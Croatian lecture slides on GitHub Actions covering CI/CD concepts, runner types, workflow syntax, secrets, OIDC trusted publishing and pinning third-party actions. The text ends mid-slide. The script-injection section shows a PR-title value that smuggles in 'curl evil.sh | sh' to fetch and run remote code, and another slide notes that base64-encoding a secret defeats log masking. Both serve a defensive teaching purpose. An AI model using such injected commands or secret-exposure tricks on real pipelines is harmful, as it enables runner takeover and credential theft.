

GitHub Actions: CI/CD u repozitoriju

Praktikum: Razvojne operacije · Tjedan 5 · Blok A

Sadržaj bloka

1	**Ponavljanje**	Četiri pitanja o compose.yaml iz tjedna 4
2	**CI i alati u 2026.**	Što je CI, karta alata, cjenik minuta
3	**Anatomija GitHub Actions**	Događaji, runneri, efemerni strojevi, jobovi, koraci
4	**Podaci i autentikacija**	Ulazi i izlazi, konteksti, GITHUB_TOKEN, tajne, OIDC, artefakti
5	**Gotove akcije**	checkout, setup-python/node, Docker, PyPI, SSH, FTP; lanac opskrbe
6	**Tuđi softver i OSS**	Open WebUI kao gotov proizvod; zašto i kako forkati
7	**Provjera razumijevanja**	4 kratka pitanja

1

Ponavljanje


Četiri pitanja o compose.yaml iz tjedna 4

Pitanja za ponavljanje

```yaml
services:
  ollama-server:
    image: ollama/ollama:0.40.13
    volumes:
      - ollama-models:/root/.ollama
    networks:
      - backend
  ollama-pull:
    image: ollama/ollama:0.40.13
    entrypoint:
      - ollama
      - pull
      - llama3.2:1b
    environment:
      OLLAMA_HOST: http://ollama-server:11434
    networks:
      - backend
    restart: "no"
  llm:
    build:
      context: .
    image: praktikum-llm
    environment:
      OLLAMA_BASE_URL: http://ollama-server:11434
    networks:
      - backend
networks:
  backend:
volumes:
  ollama-models:
```

1. **Zašto je ollama-pull kratkoživući kontejner?**
2. **Zašto servis llm može pristupiti Ollami putem http://ollama-server:11434?**
3. **Koja je razlika između image: i build:?**
4. **Kako ollama-server pristupa podacima iz ollama-pull?**

Odgovori na jednoj slici




2

CI i alati u 2026.

Od pusha do povratne informacije

Kontinuirana integracija: ponavljanje

Svaka promjena se često spaja u zajedničku granu, a stroj je za svaku promjenu automatski izgradi i testira.



Integriraj često

Male promjene, više puta dnevno. Velike grane = veliki konflikti.

Sve automatski

Build, testovi i provjere za svaki push, isto za sve, bez 'kod mene radi'.

Brza povratna informacija


Cilj: rezultat za < 10 min. Spori CI ljudi zaobilaze.

main je uvijek zelen

Crven build se popravlja prije novog posla; crveno se ne spaja.

CI = praksa tima. GitHub Actions, GitLab CI ili Jenkins samo izvode korake koje smo zapisali.

Od commita do korisnika: CI, CD i CD



Pojam	Što znači kod nas
Continuous Integration	svaki PR: testovi na dvije verzije Pythona, build slike, testovi u slici (ci.yml)
Continuous Delivery	spojeno u main → release PR; objava paketa je jedan klik (workflow_dispatch)
Continuous Deployment	bez klika: svaki zeleni commit na main ide korisnicima; za to treba jako povjerenje u testove

Karta CI/CD alata u 2026.

Uz Git platformu	Samostalni CI poslužitelj	Cloud provideri	Kubernetes i GitOps
▸ GitHub Actions ▸ GitLab CI/CD ▸ Bitbucket Pipelines ▸ Azure Pipelines ▸ Gitea / Forgejo Actions	▸ Jenkins ▸ TeamCity ▸ Buildkite (SaaS + vlastiti agenti) ▸ Woodpecker CI	▸ Google Cloud Build ▸ AWS CodeBuild / CodePipeline ▸ Azure DevOps ▸ CircleCI (SaaS)	▸ Tekton ▸ Argo Workflows ▸ Argo CD (CD) ▸ Flux (CD)
pipeline živi uz kod i PR-ove	puna kontrola, vlastito održavanje	blizu cloud resursa i IAM-a	pipeline kao K8s resursi; tema 10-11

Brži ili jeftiniji runneri za GitHub Actions

Depot, Blacksmith, Namespace, RunsOn, Ubicloud: isti YAML, samo drugi runs-on.

Pipeline kao kod, neovisno o platformi

Dagger: koraci u Pythonu/Go, isti pipeline lokalno i na bilo kojem CI-u.

Cjenik: minute, pohrana i zaokruživanje

Plan	Minuta / mj. [2]	Pohrana [2]
Free	2.000	500 MB
Pro	3.000	1 GB
Team	3.000	2 GB
Enterprise	50.000	50 GB

Uključeno za privatne repozitorije. Javni repozitoriji: standardni runneri besplatni.

Runner (preko kvote)	USD / min [1]
Linux 2 vCPU	0,006
Windows 2 vCPU	0,010
macOS	0,062
self-hosted	0 (naknada odgođena)

Svaki job se zaokružuje na cijelu minutu. [1]

Procjena za naš ci.yml

1 push na PR = test 3.12 (1 min) + test 3.13 (1 min) + docker (2 min) = 4 min
30 studenata × 15 pushova = 450 pokretanja × 4 min = 1.800 min
Free plan, privatni repozitoriji: stane u 2.000 min, ali tijesno
Preko kvote: 1.800 × 0,006 USD ≈ 11 USD (Linux)
Isto na macOS runneru: **≈ 112 USD**

GitLab CI

Free: 400 compute min/mj. na GitLab.com runnerima.

Jenkins

Softver je besplatan; plaćamo poslužitelje i održavanje.

Štednja: concurrency + cancel-in-progress, paths: filtri, cache, Linux runneri, kraći timeout-minutes.


[1] https://docs.github.com/en/billing/reference/actions-runner-pricing [2] https://docs.github.com/en/billing/concepts/product-billing/github-actions (kvota je iznos u USD: 12 / 18 / 18 / 300 USD ÷ 0,006)

3

Anatomija GitHub Actions

Workflow, događaj, runner, job, korak

Workflow → job → korak



Razina	workflow	job	korak (step)
Što je	YAML datoteka, okidači	jedan runner (stroj), redoslijed: needs	run: ili uses:, redom

Anatomija hello.yml

```yaml
name: hello
on:
  push:
  pull_request:
  workflow_dispatch:
    inputs:
      greeting:
        type: string
        default: Hello
permissions:
  contents: read
jobs:
  hello:
    runs-on: ubuntu-latest
    outputs:
      message: ${{ steps.compose.outputs.message }}
    steps:
      - uses: actions/checkout@v7
      - id: compose
        env:
          GREETING: ${{ inputs.greeting || 'Hello' }}
        run: echo "message=$GREETING" >> "$GITHUB_OUTPUT"
  goodbye:
    needs: hello
    runs-on: ubuntu-latest
    steps:
      - run: echo "${{ needs.hello.outputs.message }}"
```

1. **`on`**
   događaji koji pokreću workflow; dispatch s ulazima
2. **`permissions`**
   što smije GITHUB_TOKEN: najmanje potrebno
3. **`jobs.hello`**
   job = jedan runner; runs-on bira stroj
4. **`steps`**
   uses: gotova akcija, run: naredba u shellu
5. **`id + $GITHUB_OUTPUT`**
   korak upisuje izlaz, job ga objavljuje
6. **`needs`**
   goodbye čeka hello i čita njegov izlaz

Događaji: kada se workflow pokreće

Događaj	Kada	Kod nas / primjer
`push`	push na granu ili tag; filtri branches, tags, paths	release_please.yml (main), hello.yml
`pull_request`	otvoren ili ažuriran PR; testira se merge commit	ci.yml: svaki PR mora biti zelen
`workflow_dispatch`	ručno: gumb ili gh workflow run; ulazi (inputs)	publish.yml: objava na TestPyPI
`schedule`	cron (UTC), sa zadane grane	noćni testovi, provjera ovisnosti
`release`	objavljeno GitHub izdanje	objava paketa ili slike nakon release-please
`workflow_call`	drugi workflow ga poziva kao funkciju	zajednički CI za sve repozitorije organizacije
`workflow_run`	nakon što drugi workflow završi	deploy tek kad ci prođe na main
`repository_dispatch`	vanjski sustav preko REST API-ja	webhook iz drugog servisa

```yaml
on:
  push:
    branches:
      - main
    paths:  # only when code changes
      - '**.py'
      - 'requirements*.txt'
```

```yaml
on:
  schedule:  # every Monday 06:00 UTC
    - cron: '0 6 * * 1'
```

Runneri: tko izvodi job

GitHub-hosted

```
runs-on: ubuntu-latest
```

- Novi VM za svaki job, nakon joba se briše
- Ubuntu, Windows, macOS; x64 i arm64
- Docker, Python, Node, gh već instalirani
- Javni repo: besplatno; privatni: minute

Larger runners

```
runs-on: ubuntu-24.04-16core
```

- Više CPU-a i RAM-a, GPU
- Statična IP adresa (vatrozid)
- Plaća se uvijek, i za javne repozitorije
- Organizacije na Team i Enterprise

Self-hosted


```
runs-on:
  - self-hosted
  - linux
```

- Naš stroj, VM ili Kubernetes (ARC)
- Pristup našoj mreži (npr. GCP VM)
- Mi ga održavamo i krpamo
- Nije efemeran ako ga ne pokrenemo s --ephemeral

Nikad self-hosted runner na javnom repozitoriju: PR iz forka izvodi tuđi kod na vašem stroju, s pristupom vašoj mreži.

Runner je program (actions/runner) koji se spaja na GitHub i čeka posao; hosted runner je isti program na VM-u kojim upravlja GitHub.

Efemerni strojevi: što preživi job



	Preživi job	Ne preživi job
Podaci	izlazi (outputs): kratki tekst; artefakti: datoteke	datoteke u workspaceu, /tmp, $HOME
Okruženje	cache (pip, Docker slojevi) kao ubrzanje	instalirani paketi, Docker slike, varijable
Trag	logovi, sažetak (job summary), status provjere	procesi, otvoreni portovi, servisi

Prednost: svako pokretanje kreće od istog čistog stanja, nema 'zaboravljenih' datoteka. Cijena: sve što job treba mora doći iz gita, cachea ili artefakta.

Isti job, dva pokretanja

```yaml
# .github/workflows/venv-demo.yml
name: venv-demo
on:
  workflow_dispatch:
jobs:
  venv:
    runs-on: ubuntu-latest
    steps:
      - name: Show machine
        run: |
          echo "host: $(hostname)"
          echo "run:  $GITHUB_RUN_NUMBER"
          ls -a
      - name: Create venv if missing
        run: |
          if [ -d .venv ]; then
            echo "found existing .venv, reusing it"
          else
            echo "::warning::no .venv, creating one"
            python3 -m venv .venv
          fi
          .venv/bin/python --version
```

Run #1 · venv · fresh VM

```
▸ Set up job
  Image: ubuntu-24.04
▸ Show machine
  host: runnervm3x8kq
  run:  1
  .  ..
▸ Create venv if missing
  Warning: no .venv, creating one
  Python 3.12.3
▸ Complete job
```


Run #2 · venv · fresh VM

```
▸ Set up job
  Image: ubuntu-24.04
▸ Show machine
  host: runnervm7p2dz
  run:  2
  .  ..
▸ Create venv if missing
  Warning: no .venv, creating one
  Python 3.12.3
▸ Complete job
```

Drugi run ne nalazi .venv iz prvog: drugi hostname, prazan workspace. Self-hosted runner bez --ephemeral ispisao bi `found existing .venv`.

Jobovi: paralelno, needs, matrica, if

ci.yml



matrix: two jobs in parallel → needs: test

publish.yml



on pull_request: publish, verify = skipped

Ključ	Što radi	Primjer

`needs`	redoslijed; čeka uspjeh svih navedenih jobova	`needs:`
		`  - build`
		`  - publish`

`strategy.matrix`	isti job za svaku kombinaciju vrijednosti	`python-version:`
		`  - '3.12'`
		`  - '3.13'`

`if`	uvjet za job ili korak	`if: github.event_name == 'workflow_dispatch'`
`if: always()`	korak se izvodi i kad je raniji korak pao	`upload izvještaja testova`
`timeout-minutes`	prekid zaglavljenog joba (zadano 360)	`timeout-minutes: 15`

Ulazi i izlazi: kako podatak putuje




```yaml
# step 1 writes an output by hand
- id: meta
  run: echo "version=1.1.0" >> "$GITHUB_OUTPUT"
# step 2 reads it via the step id
- env:
    VERSION: ${{ steps.meta.outputs.version }}
  run: echo "version is $VERSION"
# log, step 2: version is 1.1.0
```

```yaml
# reusable workflow: on: workflow_call
jobs:
  tests:
    uses: ./.github/workflows/tests.yml
    with:
      python-version: '3.13'
    secrets: inherit
# caller reads needs.tests.outputs.report
```

Razina	Ulaz	Izlaz
akcija (uses:)	with: (definirano u action.yml)	steps.<id>.outputs.<ime>
job	needs.<job>.outputs, env, matrix	jobs.<job>.outputs ← izlazi koraka
workflow	inputs (workflow_dispatch, workflow_call)	outputs (samo workflow_call)

Konteksti, izrazi i script injection

Kontekst	Sadrži
`github`	događaj, repo, ref, sha, actor, event.*
`env / vars`	varijable okoline / konfiguracija repoa
`secrets`	tajne (u logu maskirane ***)
`inputs`	ulazi workflow_dispatch / workflow_call
`steps / needs`	izlazi koraka / prethodnih jobova
`matrix / runner`	vrijednost matrice / OS, arch, temp

Izraz ${{ }} GitHub zamijeni tekstom prije nego što shell vidi naredbu. Varijablu $TITLE shell čita kao podatak, ne kao kod.

Ranjivo: izraz u skripti

```
- run: echo "Title: ${{ github.event.pull_request.title }}"
# title = a"; curl evil.sh | sh; echo "
```

Sigurno: kroz varijablu okoline

```
- env:
    TITLE: ${{ github.event.pull_request.title }}
  run: echo "Title: $TITLE"
```

Isto vrijedi za ime grane, poruku commita, tijelo issuea i workflow_dispatch ulaze. Alati: actionlint, zizmor, CodeQL za Actions.

4

Autentikacija, tajne i artefakti

Tko smije što, koliko dugo, i gdje žive datoteke

Autentikacija u workflowu


Vjerodajnica	Trajanje	Opseg	Kod nas
`GITHUB_TOKEN`	do kraja joba	samo ovaj repo; permissions: u YAML-u	release-please otvara PR (contents, pull-requests: write)
`OIDC id-token`	minute	jedan workflow, grana, okruženje	objava na TestPyPI (trusted publishing); GCP tema 8
`secrets`	dok ih ne promijenimo	repo, organizacija ili okruženje	SSH ključ za deploy (tema 7)
`vars`	trajno, nisu tajne	repo, organizacija ili okruženje	ime registra, regija
`PAT, deploy key`	mjeseci ili trajno	sve što korisnik smije	zadnja opcija

```yaml
permissions:            # default for all jobs
  contents: read
jobs:
  publish:
    permissions:
      id-token: write   # only this job gets OIDC
```

Tajne u logu

maskirane kao ***, ali echo $SECRET | base64 ih otkriva: tajne vide svi koraci joba.

OIDC: prijava bez lozinke (trusted publishing)




```
# claims in the signed JWT (shortened)
repository: unipu-.../praktikum-<login>
workflow_ref: .../publish.yml@refs/heads/main
environment: testpypi
event_name: workflow_dispatch
aud: testpypi
```

1. job traži identitet
2. dobiva potpisani JWT s tvrdnjama
3. šalje ga TestPyPI-ju
4. TestPyPI provjeri potpis i tvrdnje, vrati token za objavu (~15 min)

U repozitoriju nema tajne koja može procuriti. Ukradeni token vrijedi minute i samo za taj paket.

Artefakti i cache

	Artefakt	Cache
Svrha	rezultat joba: predati ga drugom jobu ili ljudima	ubrzati sljedeće pokretanje
Akcije	actions/upload-artifact, actions/download-artifact	actions/cache, setup-python cache: pip, type=gha
Trajanje	zadano 90 dana; retention-days	7 dana bez korištenja; 10 GB po repozitoriju
Ako nestane	gubimo rezultat	sporije, ali isti rezultat
Kod nas	dist/ (wheel, sdist), pytest-3.13.xml	pip wheelovi, Docker slojevi praktikum-llm

```yaml
- uses: actions/upload-artifact@v7
  if: always()
  with:
    name: pytest-3.13
    path: pytest-3.13.xml
```

```yaml
- uses: actions/setup-python@v7
  with:
    python-version: '3.13'
    cache: pip
    cache-dependency-path: requirements*.txt
```

5

Gotove akcije

Ne pišemo sve sami, ali ni ne vjerujemo slijepo

Često korištene akcije

Akcija	Verzija	Čemu služi
`actions/checkout`	`v7`	klonira repozitorij u workspace (prazan stroj!)
`actions/setup-python`	`v7`	instalira Python iz matrice, cache: pip
`actions/setup-node`	`v7`	Node.js + cache za npm/pnpm/yarn
`actions/upload-artifact / download-artifact`	`v7 / v8`	datoteke između jobova i za ljude
`docker/setup-buildx-action`	`v4`	BuildKit builder (cache type=gha, više platformi)
`docker/login-action`	`v4`	prijava u registar (ghcr.io s GITHUB_TOKEN)
`docker/build-push-action`	`v7`	docker build + push; load: true za lokalnu sliku
`pypa/gh-action-pypi-publish`	`release/v1`	objava na PyPI/TestPyPI, trusted publishing
`appleboy/ssh-action`	`v1`	naredbe na poslužitelju preko SSH-a (tema 7)
`SamKirkland/FTP-Deploy-Action`	`v4`	sinkronizacija datoteka na FTP/FTPS poslužitelj
`googleapis/release-please-action`	`v5`	release PR, CHANGELOG, version.txt (tjedan 1)

Akcija je tuđi kod u vašem pipelineu

Referenca	Može se promijeniti?	Kada
`uses: actions/checkout@v7`	da (tag se premješta)	provjereni izdavači (actions/, docker/)
`uses: some/action@v1.2.5`	da, rjeđe	bolje od @v1, ali tag nije nepromjenjiv
`uses: some/action@8f4b7f8...(40 znakova)`	ne	akcije trećih strana
`uses: some/action@main`	stalno	nikad

Ožujak 2025: tj-actions/changed-files. Tagovi popularne akcije premješteni na zlonamjerni commit koji je tajne ispisivao u javne logove. Zaštićeni su bili samo repozitoriji koji su akciju zapeli na SHA.

```yaml
# .github/dependabot.yml
version: 2
updates:
  - package-ecosystem: github-actions
    directory: /
    schedule:
      interval: weekly
```

- permissions: najmanje potrebno, po jobu
- akcije trećih strana zapeti na SHA
- Dependabot otvara PR za nove verzije
- na razini organizacije dopustiti samo odabrane akcije
- pročitati action.yml prije prvog korištenja

6

Tuđi softver i OSS

Open WebUI kao gotov proizvod; zašto i kako forkati

Zašto ne pišemo sve sami: Open WebUI

Što smo dobili bez ijednog retka koda

- chat sučelje, korisnici, prijava, uloge
- RAG nad dokumentima, alati, više modela
- migracije baze između verzija
- multi-arch slike (amd64, arm64) za svako izdanje
- njihov CI, testovi, sigurnosne zakrpe, dokumentacija

Što ostaje na nama (DevOps)

- konfiguracija kroz okolinu (OLLAMA_BASE_URL, WEBUI_AUTH)
- praćenje izdanja i sigurnosnih upozorenja
- nadogradnje: bilješke, sigurnosna kopija volumena, migracija
- licenca: Open WebUI License (BSD-3 + klauzula o brendu iznad 50 korisnika)
- izloženost: port samo na 127.0.0.1, prijava na dijeljenom poslužitelju

	Pišemo sami (praktikum-llm)	Koristimo gotovo (Open WebUI, Ollama)
Trošak na početku	velik: razvoj, testovi, CI	malen: servis u compose.yaml
Trošak kasnije	sve održavanje je naše	nadogradnje, migracije, ovisnost o projektu

Fork OSS projekta: kada i kako



Zašto forkati

popravak odmah, bez čekanja izdanja; prilagodba; doprinos zajednici kroz PR; učenje iz tuđeg CI-a i koda

Cijena forka

